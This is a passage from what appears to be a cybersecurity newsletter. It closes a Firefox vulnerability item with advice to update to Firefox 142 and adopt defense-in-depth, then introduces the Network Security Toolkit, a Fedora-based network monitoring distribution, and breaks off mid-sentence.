
“Modern browsers are too complex to be bug-free... they are an attractive target for attacks.” - Panagiotis Papadopoulos et al., arXiv

How to prevent exploitation of these vulnerabilities?

Mozilla has released Firefox 142 to mitigate all the above vulnerabilities. Users are advised to update their Firefox browsers as soon as possible.

Organizations should also implement defense-in-depth strategies including network segmentation, Endpoint Detection & Response (EDR) solutions and application sandboxing techniques to limit potential exploitation.

To update your Firefox browser, go to Menu (top right corner)->Help-> About Firefox. The browser will automatically update as shown below.





What's New

**Network Security Toolkit
(NST)**

In What's New feature of this month, we bring you a cybersecurity distro named Network Security Toolkit (NST). You may ask us what is the use of another cybersecurity distro when we already have distros like Kali, Parrot OS etc. Well, I agree. Kali and Parrot OS are favourites among Pen testers and Red teamers. However, sometimes we need specialists to use in special cases.

Network Security Toolkit (NST) is a Fedora-based operating system aimed at monitoring and network diagnostics from a browser. It's primary focus is on network monitoring, analysis and diagnostics while Kali and Parrot OS focus on penetration testing and offensive security. Its target users are Network administrators and Forensic analysts. This toolkit is developed to provide security professionals and network administrator with the easy access to open source network security applications.


Network Security Toolkit (NST) is useful while passive monitoring, packet capture, traffic analysis, SNMP, DNS auditing, etc. Hence it includes network tools like Wireshark, ntop, Nmap, Snort, Nagios, etc. It contains top 125 security tools suggested by insecure.org and has strong support for network traffic graphs, flow diagrams, and dashboards.

The best thing about NST is that it has a built-in web-based GUI (NST WUI) for accessing tools and managing system settings.


Let's see this distro practically. It is available as a bootable ISO or 